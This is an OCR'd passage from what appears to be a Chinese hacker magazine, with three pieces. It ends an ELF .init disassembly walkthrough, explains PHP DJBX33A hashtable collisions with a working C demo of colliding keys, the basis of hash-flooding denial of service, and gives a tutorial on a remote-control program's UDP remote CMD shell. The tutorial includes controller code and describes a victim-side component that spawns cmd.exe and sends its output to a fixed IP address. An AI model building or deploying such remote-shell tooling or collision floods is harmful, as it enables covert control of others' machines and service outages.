ds:(__gmon_start___ptr - 8049FF4h)[ebx]
.init:080482AD                 test    edx, edx
.init:080482AF                 jz      short
loc_80482B6
.init:080482B1                 call    ___gmon_start__
.init:080482B6
.init:080482B6 loc_80482B6:            ; CODE XREF:
_init_proc+1B j
.init:080482B6                 call    frame_dummy
.init:080482BB                 call
__do_global_ctors_aux
```

```
.init:080482C0                  pop     eax
.init:080482C1                  pop     ebx
.init:080482C2                  leave
.init:080482C3                  retn
.init:080482C3 _init_proc       endp
```


看到它又调用了___gmon_start、frame_dummy、__do_global_ctors_aux。这 3 个函数中，一个是 gpronf 检查函数会用到的，我们编译的时候加-pg 即可设置，然后运行会自动生成 gmou.a 文件，对函数的调用次数、时间等进行记录。Frame 主要是最后调用 call __register_frame_info_base，传入 elf 中的 eh_frame 和 bss，对它们进行注册。最后我们了解一下__do_global_ctors_aux，它的作用是分发构造函数。这部分大家可以通过阅读 glibc 源代码进行深入理解。

我们知道 elf 结构中有.init 和.finit 两个节，它们和__libc_cus_init、__libc_cus_finit 基本是对应的，用于存放主函数、前后执行初始化等。

main 函数我们就不讲了，具体 printf 是如何执行的等，这些都属于基本的。

整理下大概的函数执行流程：从_start 到__libc_start_main，__libc_start_main 调用 __libc_csu_init 、 main 、__libc_csu_finit，__libc_csu_init 调用___gmon_start 、 frame_dummy 、__do_global_ctors_aux。

前置知识：PHP
关键词：hash



PHP Hashtable collisions 简要算法分析

关于 Hashtable collisions

数据的基本组织可以分为 3 种形式：

- 结构体（或对象）。
- 数组。
- 链表。

其他任何的数据组织形式都可以看作是这 3 种数据组织形式的组合变体。就存取数据的速度而言，数组要远远优于链表，因为数组可以在 0(1)的时间复杂度内完成指定位置元素的读/写操作。所以在理想状态下，如果一个数组足够长，且存在一个函数可以将每一个 Key 映射到唯一的一个数组下标，那么我们就可以很完美地解决问题。但往往资源都是有限的，我们没有那么大的空间，也不能设计一个无比负责的映射算法保证每一个 Key 对应到一个唯一的数组下标。

Hash table 便是为解决这类问题而设计的，hash 操作其本质上就是将一个数据映射成另一个数据，通常情况下原数据的长度比 hash 后的数据容量大。这种映射的关系我们叫做哈希函数。一般情况下哈希函数的输入可能的总数要远远多于哈希值所能表示的总数，所以就有可能出现两个不同的输入对应同一个哈希值，比如著名的 md5 碰撞。

解决冲突的方式主要分两类：

开放定址法（Open addressing）：这种方法就是在计算一个 Key 的哈希值的时候，如果发现目

标地址已经有值了，即发生冲突了，这个时候通过相应的函数在此地址后面的地址去找，直到没有冲突为止。这个方法常用的有线性探测、二次探测、再哈希。

链接法（Separate chaining）：链接法是通过数组和链表组合而成的。当发生冲突的时候只要将其加到对应的链表中即可。

PHP 使用链接法解决冲突，如果攻击者能够人为地制造大量 hash 冲突，将 PHP 底层保存 POST 数据的 hash 表退化成链表，造成性能急剧的下降。

PHP 的 hash 函数

PHP 的 hash 函数采用的是目前最为普遍的 DJBX33A（Daniel J. Bernstein, Times 33 with Addition），代码可以在这里查看：http://lxr.php.net/xref/PHP_5_2/Zend/zend_hash.h#zend_inline_hash_func

```
------------------------------code------------------------------------
static inline ulong zend_inline_hash_func(char *arKey, uint nKeyLength)
{
    register ulong hash = 5381;

    /* variant with the hash unrolled eight times */
    for (; nKeyLength >= 8; nKeyLength -= 8) {
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
        hash = ((hash << 5) + hash) + *arKey++;
    }
    switch (nKeyLength) {
        case 7: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 6: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 5: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 4: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 3: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 2: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
        case 1: hash = ((hash << 5) + hash) + *arKey++; break;
        case 0: break;
EMPTY_SWITCH_DEFAULT_CASE()
    }
    return hash;
}
------------------------------------------------------------------------
```

核心算法是：

hash = ((hash << 5) + hash) + *arKey++;

hash << 5 是一个简单的移位操作，可以换算成 hash *32，该算法可以理解为：

hash= hash* 33 + *arKey++

如果同时提交的 Key 超过 7 位，需要逐位进行运算。

构造冲突的 key

为了方便计算，我们预期构造的两个 Key 均设置为 8 位。从 zend_inline_hash_func 函数来分析，进行 unrolled 操作的时候，如果两个 Key 的前面 6 位相同，是不影响结果的，只需要考虑碰撞后面两位的字母。我们预期构造的两个 Key 如下：

Key1: xa[1]a[2]

Key2: xb[1]b[2]

其中，x 是一个随机的 6 位的字符串。

根据算法 hash= hash* 33 + *arKey++，如果想要计算出来的 hash 相同，我们需要满足如下的条件：

```
(5381*33+ Ascii(a[1]))*33+ Ascii(a[2])=(5381*33+ Ascii(b[1])*33+ Ascii(b[2])
```

展开运算，得到如下结果：

```
Ascii(a[1])*33+ Ascii(a[2])= Ascii(b[1])*33+ Ascii(b[2])
```

剩下的工作就很简单了，查一下 ASCII 表可以找出来很多组合，一组简单的结果如下：

```
a[1]=2 b[1]=1
a[2]=2 b[2]=S
```

通过以下的 demo 代码可以进行验证：

```
------------------------------code------------------------------------
# include <stdio.h>
# include <stdlib.h>
# include <string.h>
unsigned long  zend_inline_hash_func(char *arKey, int nKeyLength)
  {
    unsigned long hash = 5381;
    for (; nKeyLength >= 8; nKeyLength -= 8) {
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    hash = ((hash << 5) + hash) + *arKey++;
    }
    switch (nKeyLength) {
      case 7: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
      case 6: hash = ((hash << 5) + hash) + *arKey++; /* fallthrough... */
```


```
        case 5: hash = ((hash << 5) + hash) + *arKey++; /*
fallthrough... */
        case 4: hash = ((hash << 5) + hash) + *arKey++; /*
fallthrough... */
        case 3: hash = ((hash << 5) + hash) + *arKey++; /*
fallthrough... */
        case 2: hash = ((hash << 5) + hash) + *arKey++; /*
fallthrough... */
        case 1: hash = ((hash << 5) + hash) + *arKey++;
break;
        case 0: break;
        }
        return hash;
    }
  int main()
  {
     unsigned long hasha ;
      unsigned long hashb ;
     char *a = "abcdef22";
     char *b = "abcdef1S";
     printf ( "PHP Hashtable collisions Demo\r\nAuthor:
Flyh4t\r\n\r\n " );
      hasha  =  zend_inline_hash_func(a,   strlen (a) +
1 );
        printf ("[+]String: %s\r\n PHP5 HASHA: %ld\r\n " ,
a , hasha);
      hashb  =  zend_inline_hash_func(b,   strlen (b) +
1 );
        printf ("[+]String: %s\r\n PHP5 HASHB: %ld\r\n " ,
b , hashb);
     return   0 ;
  }
--------------------------------------------------------------------------
```

结果如下：

```
PHP Hashtable collisions Demo
Author: Flyh4t
 [+]String: abcdef22
 PHP5 HASHA: 1004317790
 [+]String: abcdef1S
 PHP5 HASHB: 1004317790
```

达到了预期的效果。

前置知识：vc
关键词：SHELL 同步



远程同步 CMD SHELL 程序的实现

图/文 masepu

在远控类程序中，远程执行 CMD 命令的功能非常实用，可以实现大量远控本身没有提供的功能。一般远控程序提供类似于资源管理器的文件目录浏览功能，文件上传、下载功能，远程运行程序、键盘记录和屏幕等基本功能，但受限于体积和开发等问题，很难面面俱到，比如文件搜索、进程查看、端口查看等。如果提供一个远程的 CMD 功能，那就可以像在本机使用命令行一样操作远程主机了。在远控中这个功能常用管道的方式实现。近日在黑防编辑的指导下，利用传送控制台缓冲区的方式实现了一个远程同步 CMD SHELL 的程序，该程序利用 UDP 协议传输 CMD SHELL 窗口的缓冲区数据，可使在本地主机 CMD 窗口中输入的命令在远程主机上的 CMD 窗口中同步显示和执行，返回结果也同样同步显示。测试效果，如图 1 所示。




图 1

程序分为本地控制端和远程被控端两部分，通过UDP协议进行数据传输。运行时先打开本地控制端程序,就会出现一个CMD窗口,程序绑定了UDP的8123端口等待接收数据。同时程序安装一个事件钩子，也就是建立了一个回调函数，当检测到输入为Crtl+C或Crtl+Break后就退出程序。紧接着程序会创建并激活一个控制台屏幕缓冲区作为当前显示的控制台的屏幕缓冲区。之后程序进入循环，等待接收绑定的UDP8123端口上的数据。一旦接收到数据就会存入到当前的控制台屏幕缓冲区当中并显示出来。当我们在此CMD窗口中输入数据时，程序就会将屏幕缓冲区中的数据通过UDP包传回到远程被控端。从而实现了本地CMD窗口的数据和远程被控端的窗口数据的一致。本地控制端程序如图2所示。其中dir命令显示的是远程主机的C盘数据。




图 2

本地控制端的程序代码部分注释如下：

```
    HANDLE MutexClient =
CreateMutex( NULL,FALSE,"RemoteCMD" );
    ......
    hsocket = socket( AF_INET, SOCK_DGRAM , 0);    //创
建一个 UDP 协议套接字
    ......
    if( ioctlsocket( hsocket , FIONBIO , &argit ) )      //设置
socket 为非阻塞模式
    {
        ...
        return;
    }
    UdpPort = htons(8123);          //接收数据的 UDP 端口
    //设置绑定的套接字地址结构
    bindSockaddr.sin_family = AF_INET;
    bindSockaddr.sin_port = UdpPort;
    bindSockaddr.sin_addr.s_addr = INADDR_ANY;
    if( SOCKET_ERROR==bind( hsocket ,(const struct
sockaddr *)&bindSockaddr , sizeof(bindSockaddr) ) )
    //绑定套接字
    {
```

```
        MessageBox( 0,"Bind RemoteCMD port
fail...",NULL,MB_OK );
        CloseHandle( MutexClient );
        closesocket( hsocket );
        WSACleanup();
        return;
    }
    SetConsoleCtrlHandler( HandlerRoutine,TRUE );/*安装一
个事件钩子，用以响应退出按键*/
    SetConsoleTitle("RemoteCMD");      //给控制台窗口设
置标题
    safe_attrib.nLength = sizeof(SECURITY_ATTRIBUTES);
    safe_attrib.lpSecurityDescriptor = NULL;
    safe_attrib.bInheritHandle = TRUE;
    /*创建一个新的屏幕缓冲区并返回其句柄。控制台程序
通过句柄访问控制台的输入缓冲区及屏幕缓冲区，该句柄可
以用在任意需要控制台输入的函数中*/
    //新的屏幕缓冲区不会激活，除非调用了
SetConsoleActiveScreenBuffer 函数
    hConsoleOutput = CreateConsoleScreenBuffer
    ( GENERIC_READ|GENERIC_WRITE,
            FILE_SHARE_READ|FILE_SHARE_WRITE,
            &safe_attrib,
            CONSOLE_TEXTMODE_BUFFER,
            NULL);
    ...
    dwSize.X = 80;         //控制台屏幕缓冲区的大小
    dwSize.Y = 100;
    SetConsoleScreenBufferSize( hConsoleOutput , dwSize );
    SetConsoleActiveScreenBuffer( hConsoleOutput );     //
激活该缓冲区
    while( RecvSreen() )            //接收屏幕数据
    {
        if (!KeyboardEvent( 100 ) )     //发送键盘数据
        {
            break;
        }
    }
    SetConsoleCtrlHandler( HandlerRoutine , FALSE );      //
卸载事件钩子
    CloseHandle( MutexClient );      //关闭互斥体
    closesocket( hsocket );      //关闭套接字
    WSACleanup();
    BOOL RecvSreen()
    {
    int fromlen = sizeof(toSockaddr);
    DWORD NumberOfcharsWriten;
    COORD dwWriteCoord;
    SREEN_INFO buffer;
    //从 hsocket 中接收发送端发来的控制台屏幕缓冲区数据
    if( 16 > recvfrom( hsocket, (PCHAR)(&buffer) ,
sizeof(SREEN_INFO) , 0 , &toSockaddr, &fromlen ) )
    {
    return TRUE;
    }
    if ( buffer.packhead.packType != KEY_SREEN)
    {
        return TRUE;
    }
    if ( buffer.packhead.SreenBufferSize != 24036)
    {
        return TRUE;
    }
    if( !memcmp( &buffer.consoleBuffer.wCodePageID ,
&cmdBuffer , 6000) )
    {
    return TRUE;
```

```
    }
    dwWriteCoord.X = 0;    //写屏幕缓冲区的起始位置
    dwWriteCoord.Y = 0;
    //将接收到的数据显示到当前的控制台屏幕中
    WriteConsoleOutputAttribute( hConsoleOutput , (const
WORD *)(&buffer.consoleBuffer.Attribute), 8000 ,
dwWriteCoord , &NumberOfcharsWriten);
    WriteConsoleOutputCharacter( hConsoleOutput , (const
char *)(&buffer.consoleBuffer.Character), 8000 ,
dwWriteCoord , &NumberOfcharsWriten);
    SetConsoleScreenBufferSize( hConsoleOutput ,
buffer.consoleBuffer.csb.dwSize );
    SetConsoleCursorPosition( hConsoleOutput ,
buffer.consoleBuffer.csb.dwCursorPosition);
    SetConsoleOutputCP( buffer.consoleBuffer.wCodePageID )
;
    memcpy( &cmdBuffer , &buffer.consoleBuffer , 6000);
    return TRUE;
    }
    BOOL KeyboardEvent( DWORD dwMilliseconds)
    {
    INPUT_RECORD Buffer;
    DWORD NumberOfEventsRead;
    HANDLE input;
    input = GetStdHandle( STD_INPUT_HANDLE );   //获得
当前的标准输入句柄
    if( WAIT_OBJECT_0 == WaitForSingleObject( input ,
dwMilliseconds ) )
    {
        //将当前控制台的输入数据存入 buffer
        if( ReadConsoleInput( input , &Buffer , 1 ,
&NumberOfEventsRead))
        {
         if ( Buffer.EventType == KEY_EVENT )
         {
          //将本地控制端的控制台输入数据发送给远程被控
端
          SendKeyInfo( KEY_NO_CTRL , &Buffer ,
sizeof(INPUT_RECORD) );
         }
        }
    }
    return TRUE;
    }
```

在目标机上运行远程被控端程序。该程序首先绑定 UDP 8124 端口。随后打开一个控制台，并创建一个新的控制台屏幕缓冲区且将其设置为当前控制台的屏幕缓冲区。然后创建一个 cmd.exe 进程，该进程的输入/输出都会通过刚才创建的控制台屏幕缓冲区显示出来。同时该缓冲区中的数据都会通过 UDP 包向接收端程序发送（此处使用的地址为 192.168.123.119），而接收到的键盘数据也会写入当前的屏幕缓冲区当中，从而实现了远程运行各种 CMD 命令的功能。远程被控端程序，如图 3 所示。

